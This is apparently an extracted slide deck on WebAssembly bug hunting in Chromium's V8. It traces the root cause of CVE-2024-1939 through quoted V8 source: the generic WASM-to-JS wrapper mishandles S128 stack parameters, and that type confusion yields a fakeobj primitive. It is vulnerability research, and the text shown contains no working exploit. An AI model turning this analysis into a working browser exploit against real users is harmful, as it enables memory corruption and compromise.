
Bug Hunting Method in WASM

| Fuzzing Loop Opt



Case Study and Exploitation Tech in WASM Chromium

Background: JS-To-WASM & WASM-To-JS



When calling between different context, call wrapper rather than JS Function or WASM Function directly.

Background: Generic WASM-To-JS wrapper

Original WASM-To-JS Wrapper

- Compile the WASM-To-JS wrapper with **Turbofan**.
- WASM-To-JS Wrapper compiled when WASM module created.
- Not friendly to low-end devices that don't use Turbofan optimizer.(Have to keep turbofan code in binary)

```
wasm::WasmCompilationResult CompileWasmImportCallWrapper(
    wasm::CompilationEnv* env, wasm::ImportCallKind kind,
    const wasm::FunctionSig* sig, bool source_positions, int expected_arity,
    wasm::Suspend suspend) {
    // [...]
    auto compile_with_turbofan = [&]() {
        // [...]
        SourcePositionTable* source_position_table =
            source_positions ? zone.New<SourcePositionTable>(graph) : nullptr;

        WasmWrapperGraphBuilder builder(&zone, mcgraph, sig, env->module,
            WasmGraphBuilder::kWasmApiFunctionRefMode,
            nullptr, source_position_table,
            StubCallMode::kCallWasmRuntimeStub,
            env->enabled_features);
        builder.BuildWasmToJSWrapper(kind, expected_arity, suspend, env->module);

        // [...]
    };
    auto result = v8_flags.turboshaft_wasm_wrappers ? compile_with_turboshaft()
        : compile_with_turbofan();
    // [...]
    return result;
}
```

Background: Generic WASM-To-JS wrapper

Generic WASM-To-JS Wrapper

- Compile the WASM-To-JS wrapper in **Architecture-related builtins**.
- WASM-To-JS Wrapper compiled when imported JS Function called.
- It enables a no-TurboFan mode for which could reduce the size of the V8 binary for low-end devices.

```
// static
void WasmTrustedInstanceData::ImportWasmJSFunctionIntoTable(
    Isolate* isolate, Handle<WasmTrustedInstanceData> trusted_instance_data,
    int table_index, int entry_index, Handle<WasmJSFunction> js_function) {
// [...]
wasm::WasmImportWrapperCache* cache = native_module->import_wrapper_cache();
wasm::WasmCode* wasm_code =
    cache->MaybeGet(kind, canonical_sig_index, expected arity, suspend);
Address call_target;
if (wasm_code) {{// Generic WASM-To-JS Wrapper
    call_target = wasm_code->instruction_start();
} else if (UseGenericWasmToJSWrapper(kind, sig, resolved.suspend())) {
    call_target = isolate->builtins()
        ->code(Builtin::kWasmToJsWrapperAsm)
        ->instruction_start();
} else {{// Original WASM-To-JS Wrapper
    wasm::CompilationEnv env = native_module->CreateCompilationEnv();
    wasm::WasmCompilationResult result =
        compiler::CompileWasmImportCallWrapper(&env, kind, sig, false,
                                                expected arity, suspend);
// [...]
}}
```

The Bug (CVE-2024-1939)

Root Cause

The Bug was introduced in the patch fixing another bug related to the feature **`js-to-wasm wrapper inlining`**.

Merged 5016842 [wasm] Handle calls to imports in wrapper inlining

Change Info

Submitted Nov 10, 2023
 Owner Andreas Haas
 Uploader V8 LUCI CQ
 Reviewers Matthias Liedtke +1, V8 LUCI CQ
 CC almuthanna..., v8-reviews@google.com, wasm-v8@google.com
 Repo | Branch v8/v8 | main
 Hashtags wasm
 Submit Requirements

- Code-Review +1
- Code-Owners Approved

Trigger Votes

Commit-Queue +2

Comments 4 resolved

Checks 32

[wasm] Handle calls to imports in wrapper inlining

The js-to-wasm wrapper inlining assumed that the called wasm function is not an imported function. This CL fixes this incorrect assumption.

Additionally this CL changes the creation of WasmInternalFunctions to set a call_target only for not-imported functions. The reason is that at wrapper tier-up the call_target cannot be updated. The inconsistency, that the call_target is set before wrapper tier-up but not after wrapper tier-up, was hiding the referenced bug. This CL removes this inconsistency.

Bug: [chromium:1493747](#)
 Change-Id: [I2ce3d2f80588c978d1d6adb6fa457a34f5b6e0e](#)
 Reviewed-on: <https://chromium-review.googlesource.com/c/v8/v8/+/5016842>
 Reviewed-by: Matthias Liedtke <mliedtke@chromium.org>

▼ SHOW ALL

```
Handle<WasmInternalFunction>
WasmInstanceObject::GetOrCreateWasmInternalFunction(
    Isolate* isolate, Handle<WasmInstanceObject> instance, int function_index) {
    // [...]
    if (v8_flags.wasm_to_js_generic_wrapper && IsWasmApiFunctionRef(*ref)) {
        Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
        ref = isolate->factory()->NewWasmApiFunctionRef(
            handle(wafr->callable(), isolate),
            static_cast<wasm::Suspend>(wafr->suspend()),
            handle(wafr->instance(), isolate), handle(wafr->sig(), isolate));
    }

    // [...]
    auto result = isolate->factory()->NewWasmInternalFunction(
        IsWasmApiFunctionRef(*ref) ? 0 : instance->GetCallTarget(function_index),
        ref, rtt, function_index);

    if (IsWasmApiFunctionRef(*ref)) {
        Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
        WasmApiFunctionRef::SetInternalFunctionAsCallOrigin(wafr, result);
        result->set_code(isolate->builtins()->code(Builtin::kWasmToJsWrapperAsm));
    }
    WasmInstanceObject::SetWasmInternalFunction(instance, function_index, result);
    return result;
}
```



Check if the flag is enabled

The Bug (CVE-2024-1939)

Root Cause

The Bug was introduced in the patch fixing another bug related to the feature **`js-to-wasm wrapper inlining`**.

Merged 5016842 [wasm] Handle calls to imports in wrapper inlining

Change Info

Submitted Nov 10, 2023
 Owner Andreas Haas
 Uploader V8 LUCI CQ
 Reviewers Matthias Liedtke +1, V8 LUCI CQ
 CC almuthann... v8-reviews@g...
 wasm-v8@g...
 Repo | Branch v8/v8 | main
 Hashtags wasm
 Submit Requirements
 Code-Review +1
 Code-Owners Approved
 Trigger Votes
 Commit-Queue +2

[wasm] Handle calls to imports in wrapper inlining

The js-to-wasm wrapper inlining assumed that the called wasm function is not an imported function. This CL fixes this incorrect assumption.

Additionally this CL changes the creation of WasmInternalFunctions to set a call_target only for not-imported functions. The reason is that at wrapper tier-up the call_target cannot be updated. The inconsistency, that the call_target is set before wrapper tier-up but not after wrapper tier-up, was hiding the referenced bug. This CL removes this inconsistency.

Bug: [chromium:1493747](#)
 Change-Id: [I2ce3d2f80588c978d1d6adb6fa457a34f5b6e0e](#)
 Reviewed-on: <https://chromium-review.googlesource.com/c/v8/v8/+/5016842>
 Reviewed-by: Matthias Liedtke <mliedtke@chromium.org>

Comments 4 resolved
 Checks 32

```
Handle<WasmInternalFunction>
WasmInstanceObject::GetOrCreateWasmInternalFunction(
    Isolate* isolate, Handle<WasmInstanceObject> instance, int function_index) {
    // [...]
    if (v8_flags.wasm_to_js_generic_wrapper && IsWasmApiFunctionRef(*ref)) {
        Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
        ref = isolate->factory()->NewWasmApiFunctionRef(
            handle(wafr->callable(), isolate),
            static_cast<wasm::Suspend>(wafr->suspend()),
            handle(wafr->instance(), isolate), handle(wafr->sig(), isolate));
    }

    // [...]
    auto result = isolate->factory()->NewWasmInternalFunction(
        IsWasmApiFunctionRef(*ref) ? 0 : instance->GetCallTarget(function_index),
        ref, rtt, function_index);

    if (IsWasmApiFunctionRef(*ref)) {
        Handle<WasmApiFunctionRef> wafr = Handle<WasmApiFunctionRef>::cast(ref);
        WasmApiFunctionRef::SetInternalFunctionAsCallOrigin(wafr, result);
        result->set_code(isolate->builtins()->code(Builtin::kWasmToJsWrapperAsm));
    }
    WasmInstanceObject::SetWasmInternalFunction(instance, function_index, result);
    return result;
}
```



We can call **WasmToJsWrapperAsm** regardless of whether this feature is enabled,
 Any assumptions will be broken?

The Bug (CVE-2024-1939)

The Check in Runtime_WasmToJsWrapperAsm



No check here. Compile it directly!

```
void Builtins::Generate_WasmToJsWrapperAsm(MacroAssembler* masm) {
    // Pop the return address into a scratch register and push it later again. The
    // return address has to be on top of the stack after all registers have been
    // pushed, so that the return instruction can find it.
    __ popq(kScratchRegister);

    int required_stack_space = arraysize(wasm::kFpParamRegisters) * kDoubleSize;
    __ subq(rsp, Immediate(required_stack_space));
    for (int i = 0; i < static_cast<int>(arraysize(wasm::kFpParamRegisters));
         ++i) {
        __ Movsd(MemOperand(rsp, i * kDoubleSize), wasm::kFpParamRegisters[i]);
    }
    // Push the GP registers in reverse order so that they are on the stack like
    // in an array, with the first item being at the lowest address.
    for (size_t i = arraysize(wasm::kGpParamRegisters) - 1; i > 0; --i) {
        __ pushq(wasm::kGpParamRegisters[i]);
    }
    // Reserve fixed slots for the CSA wrapper.
    // Two slots for stack-switching (central stack pointer and secondary stack
    // limit):
    static_assert(WasmImportWrapperFrameConstants::kCentralStackSPOffset ==
                  WasmImportWrapperFrameConstants::kWasmInstanceOffset -
                  kSystemPointerSize);
    __ pushq(Immediate(kNullAddress));
    static_assert(WasmImportWrapperFrameConstants::kSecondaryStackLimitOffset ==
                  WasmImportWrapperFrameConstants::kCentralStackSPOffset -
                  kSystemPointerSize);
    __ pushq(Immediate(kNullAddress));
    // One slot for the signature:
    __ pushq(rax);
    // Push the return address again.
    __ pushq(kScratchRegister);
    __ TailCallBuiltin(Builtin::kWasmToJsWrapperCSA);
}
```

The Bug (CVE-2024-1939)

The Check in Runtime_WasmToJsWrapperAsm



No check here. Compile it directly!



How Generic WASM-To-JS Wrapper translate WASM variable into Javascript variable?


```
void Builtins::Generate_WasmToJsWrapperAsm(MacroAssembler* masm) {
    // Pop the return address into a scratch register and push it later again. The
    // return address has to be on top of the stack after all registers have been
    // pushed, so that the return instruction can find it.
    __ popq(kScratchRegister);

    int required_stack_space = arraysize(wasm::kFpParamRegisters) * kDoubleSize;
    __ subq(rsp, Immediate(required_stack_space));
    for (int i = 0; i < static_cast<int>(arraysize(wasm::kFpParamRegisters));
         ++i) {
        __ Movsd(MemOperand(rsp, i * kDoubleSize), wasm::kFpParamRegisters[i]);
    }
    // Push the GP registers in reverse order so that they are on the stack like
    // in an array, with the first item being at the lowest address.
    for (size_t i = arraysize(wasm::kGpParamRegisters) - 1; i > 0; --i) {
        __ pushq(wasm::kGpParamRegisters[i]);
    }
    // Reserve fixed slots for the CSA wrapper.
    // Two slots for stack-switching (central stack pointer and secondary stack
    // limit):
    static_assert(WasmImportWrapperFrameConstants::kCentralStackSPOffset ==
                  WasmImportWrapperFrameConstants::kWasmInstanceOffset -
                  kSystemPointerSize);
    __ pushq(Immediate(kNullAddress));
    static_assert(WasmImportWrapperFrameConstants::kSecondaryStackLimitOffset ==
                  WasmImportWrapperFrameConstants::kCentralStackSPOffset -
                  kSystemPointerSize);
    __ pushq(Immediate(kNullAddress));
    // One slot for the signature:
    __ pushq(rax);
    // Push the return address again.
    __ pushq(kScratchRegister);
    __ TailCallBuiltin(Builtin::kWasmToJsWrapperCSA);
}
```

The Bug (CVE-2024-1939)

JSObject generation in WasmToJsWrapperCSA

- 1) Allocate a FixedArray to store generated JSObject.
- 2) Take out the parameters in order
- 3) Convert to JSobject according to the type
- 4) Save to the FixedArray
- 5) Call the real Imported Javascript Fuction with the FixedArray



The Bug (CVE-2024-1939)

The broken assumption

- Each time, 8 bytes or 4 bytes of length(according to Architecture Bits) are read sequentially from the stack as variables.

```
macro GetStackSlot(): &intptr {
    if constexpr (Is64()) {
        const result = torque_internal::unsafe::NewReference<intptr>(
            this.object, this.nextStack);
        this.nextStack += torque_internal::SizeOf<intptr>();
        return result;
    } else {
        if (this.smallSlot != 0) {
            const result = torque_internal::unsafe::NewReference<intptr>(
                this.object, this.smallSlot);
            this.smallSlot = 0;
            this.smallSlotLast = false;
            return result;
        }
        const result = torque_internal::unsafe::NewReference<intptr>(
            this.object, this.nextStack);
        this.smallSlot = this.nextStack + torque_internal::SizeOf<intptr>();
        this.nextStack = this.smallSlot + torque_internal::SizeOf<intptr>();
        this.smallSlotLast = true;
        return result;
    }
}
```

The Bug (CVE-2024-1939)

The broken assumption

- Each time, 8 bytes or 4 bytes of length(according to Architecture Bits) are read sequentially from the stack as variables.



Wait... How about S128bit in WASM?

```
macro GetStackSlot(): &intptr {
    if constexpr (Is64()) {
        const result = torque_internal::unsafe::NewReference<intptr>(
            this.object, this.nextStack);
        this.nextStack += torque_internal::SizeOf<intptr>();
        return result;
    } else {
        if (this.smallSlot != 0) {
            const result = torque_internal::unsafe::NewReference<intptr>(
                this.object, this.smallSlot);
            this.smallSlot = 0;
            this.smallSlotLast = false;
            return result;
        }
        const result = torque_internal::unsafe::NewReference<intptr>(
            this.object, this.nextStack);
        this.smallSlot = this.nextStack + torque_internal::SizeOf<intptr>();
        this.nextStack = this.smallSlot + torque_internal::SizeOf<intptr>();
        this.smallSlotLast = true;
        return result;
    }
}
```

The Bug (CVE-2024-1939)

The broken assumption

- Each time, 8 bytes or 4 bytes of length(according to Architecture Bits) are read sequentially from the stack as variables.



Generic Wasm-to-JS wrapper **CANNOT** Cover the S128 case...

```
void LiftoffAssembler::Spill(int offset, LiftoffRegister reg, ValueKind kind) {
    RecordUsedSpillOffset(offset);
    Operand dst = liftoff::GetStackSlot(offset);
    switch (kind) {
        // [...]
        case kS128:
            Movdqu(dst, reg.fp());
            break;
        default:
            UNREACHABLE();
    }
}
```

196	c5fa118d20fffff	vmovss [rbp-0xe0],xmm1
19e	c5fa7f950cfffff	vmovdqu [rbp-0xf4],xmm2
1a6	c5fa7f9dfcfeffff	vmovdqu [rbp-0x104],xmm3
1ae	c5fa7fa5ecfeffff	vmovdqu [rbp-0x114],xmm4
1b6	c5fa7faddcfeffff	vmovdqu [rbp-0x124],xmm5
1be	c5fa7fb5ccfeffff	vmovdqu [rbp-0x134],xmm6
1c6	c5fa7fbdb0feffff	vmovdqu [rbp-0x150],xmm7
1ce	c5fa7f85a0feffff	vmovdqu [rbp-0x160],xmm0


A S128 param was stored as 16 bytes on stack

The Bug (CVE-2024-1939)

Root Cause: Ignored S128 type

When a S128 param on stack:

- When generating **THIS** parameter, truncation occurs (as its original type).
- When generating **NEXT** parameter, it uses part of S128 param as its value, and converts the value to JSObject using its own type. Leading to a type confusion!



The Bug (CVE-2024-1939)

The Primitive: FakeObj

When generating the JSObject:

- **Case 1:** Cast the low 4 bytes as a JSObject (When ‘Pointer Compression’ enable).

Finally passed to the imported JS function, get a **Fakeobj** primitive.

- **Case 2:** Call `WasmGenericWasmToJSObject` with the 8 bytes value to generate a JSObject.

corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):  
    JSAny {  
        const paramKind = retType & kValueTypeKindBitsMask;  
        const heapType = (retType >> kValueTypeKindBits) & kValueTypeHeapTypeMask;  
        if (paramKind == ValueKind::kRef) {  
            if (heapType == HeapType::kEq || heapType == HeapType::kI31 ||  
                heapType == HeapType::kStruct || heapType == HeapType::kArray ||  
                heapType == HeapType::kAny || heapType == HeapType::kExtern ||  
                heapType == HeapType::kString || heapType == HeapType::kNone ||  
                heapType == HeapType::kNoFunc || heapType == HeapType::kNoExtern ||  
                heapType == HeapType::kExn || heapType == HeapType::kNoExn) {  
                    return UnsafeCast<JSAny>(value);  
                }  
                // TODO(ahaas): This is overly pessimistic: all module-defined struct and  
                // array types can be passed to JS as-is as well; and for function types we  
                // could at least support the fast path where the WasmExternalFunction has  
                // already been created.  
  
                return runtime::WasmGenericWasmToJSObject(context, value);  
            } else {  
                dcheck(paramKind == ValueKind::kRefNull);  
                if (heapType == HeapType::kExtern || heapType == HeapType::kNoExtern ||  
                    heapType == HeapType::kExn || heapType == HeapType::kNoExn) {  
                    return UnsafeCast<JSAny>(value);  
                }  
                if (value == kWasmNull) {  
                    return Null;  
                }  
                if (heapType == HeapType::kEq || heapType == HeapType::kStruct ||  
